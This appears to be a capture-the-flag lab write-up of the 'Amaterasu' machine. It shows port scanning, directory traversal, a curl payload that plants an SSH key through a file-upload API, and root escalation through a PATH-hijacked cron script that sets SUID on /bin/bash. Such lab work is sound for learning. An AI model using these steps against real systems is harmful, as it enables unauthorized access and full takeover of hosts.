Amaterasu | Write-up

Machine: Amaterasu
Difficulty: Easy
Platform: Proving Ground Play
Operating System: Linux
Target IP: `192.168.110.249`
Date Completed: 13-02-2026
Author: Armaan Nain

Objectives

- User Flag
- Root Flag


Reconnaissance & Enumeration

Port & Service Scan :

Began with a port scan on the target machine ,Scanning all TCP ports , followed by a service & version scan on open ports.

Command : NMAP SCAN

```
sudo nmap 192.168.110.249 -sCV -oN nmap-scan --min-rate=300 -p-
```



```
❯ sudo nmap 192.168.110.249 -sCV -oN nmap-scan --min-rate=300
[sudo] password for raven:
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-13 14:50 +0530
Nmap scan report for 192.168.110.249
Host is up (0.087s latency).
Not shown: 992 filtered tcp ports (no-response)
PORT      STATE  SERVICE          VERSION
21/tcp    open   ftp              vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: TIMEOUT
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.45.203
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 4
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp    closed ssh
111/tcp   closed rpcbind
139/tcp   closed netbios-ssn
443/tcp   closed https
445/tcp   closed microsoft-ds
2049/tcp  closed nfs
10000/tcp closed snet-sensor-mgmt
Service Info: OS: Unix
```

Service Enumeration :


Service : HTTP
PORT : 33414

directory brute-forcing revealed '2' hidden directories.


> **Command : Directory Brute-force**
>
> gobuster dir -u http://192.168.110.249:33414 -w /usr/share/wordlists/dirb/big.txt -o gobuster.root

```
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.110.249:33414
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
help                 (Status: 200) [Size: 137]
info                 (Status: 200) [Size: 98]
Progress: 20469 / 20469 (100.00%)
===============================================================
Finished
===============================================================
```

After Examining these directories multiple mis-configured API end-points were found in `help` directory.



`/file-list?dir=/tmp` was vulnerable to directory traversal. Used it to reveal the SSH user on the target machine.



Generated SSH key pair using `ssh-keygen` . `/file-upload` API was used to upload a our own crafted SSH key on the target machine in user 'alfredo' `.ssh` directory. `public` SSH was renamed to authorized_keys.txt to bypass upload file type restriction and the

file was saved with name `authorized_keys` , removing the `.txt` file extension.


Payload

curl http://192.168.110.249:33414/file-upload -X 'POST' --form "file=@authorized_keys.txt" --form "filename=/home/alfredo/.ssh/authorized_keys"

Then, connected to the target machine as user `alfredo` using the private SSH key.

Initial Access

ssh -i you_rsa alfredo@192.168.110.249 -p 25022



Privilege Escalation

Technique Used: Undefined Binary path exploitation

System enumeration reveals a script named `backup-fask.sh` running as root every minute on the system. The script amends PATH with the `restapi` directory in it, Which makes it the first directory for binary search. Since binary `tar` is defined without absolute path in the script , It can be leverage to execute our malicious binary , which we can create/put in `restapi` directory.

Cron Job Enum

```
cat /etc/crontab
```

```
[alfredo@fedora ~]$ cat /etc/crontab
SHELL=/bin/bash
PATH=/sbin:/bin:/usr/sbin:/usr/bin
MAILTO=root

# For details see man 4 crontabs

# Example of job definition:
# .---------------- minute (0 - 59)
# |  .------------- hour (0 - 23)
# |  |  .---------- day of month (1 - 31)
# |  |  |  .------- month (1 - 12) OR jan,feb,mar,apr ...
# |  |  |  |  .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# |  |  |  |  |
# *  *  *  *  * user-name  command to be executed

*/1 * * * * root /usr/local/bin/backup-flask.sh
[alfredo@fedora ~]$ cat /usr/local/bin/backup-flask.sh
#!/bin/sh
export PATH="/home/alfredo/restapi:$PATH"
cd /home/alfredo/restapi
tar czf /tmp/flask.tar.gz *
```

Created a malicious binary file which give `/bin/bash` SUID bitset and made it an executable with `chmod +x`.

Malicious Binary Code : tar

```
#! /bin/bash
chmod u+s /bin/bash
```

```
[alfredo@fedora ~]$ cd restapi
[alfredo@fedora restapi]$ ls
app.py  main.py  __pycache__  tar
[alfredo@fedora restapi]$ ls -la /bin/bash
-rwxr-xr-x. 1 root root 1390080 Jan 25  2021 /bin/bash
[alfredo@fedora restapi]$ ls -la /bin/bash
-rwsr-xr-x. 1 root root 1390080 Jan 25  2021 /bin/bash
[alfredo@fedora restapi]$
```

With bash , now with SUID bitset. Spawned a root shell.

spawn root shell

```
/bin/bash -p
```

```
[alfredo@fedora restapi]$ /bin/bash -p
bash-5.1# whoami
root
```

Flags

User: {HIDDEN}
Root: {HIDDEN}

Tools & Techniques Used

```
Nmap
Gobuster
Curl
Manual Enumeration
Manual Exploitation
```

References :

- File Upload with Curl

My Experience :

- The machine was easy. Helped me get more comfortable with APIs.
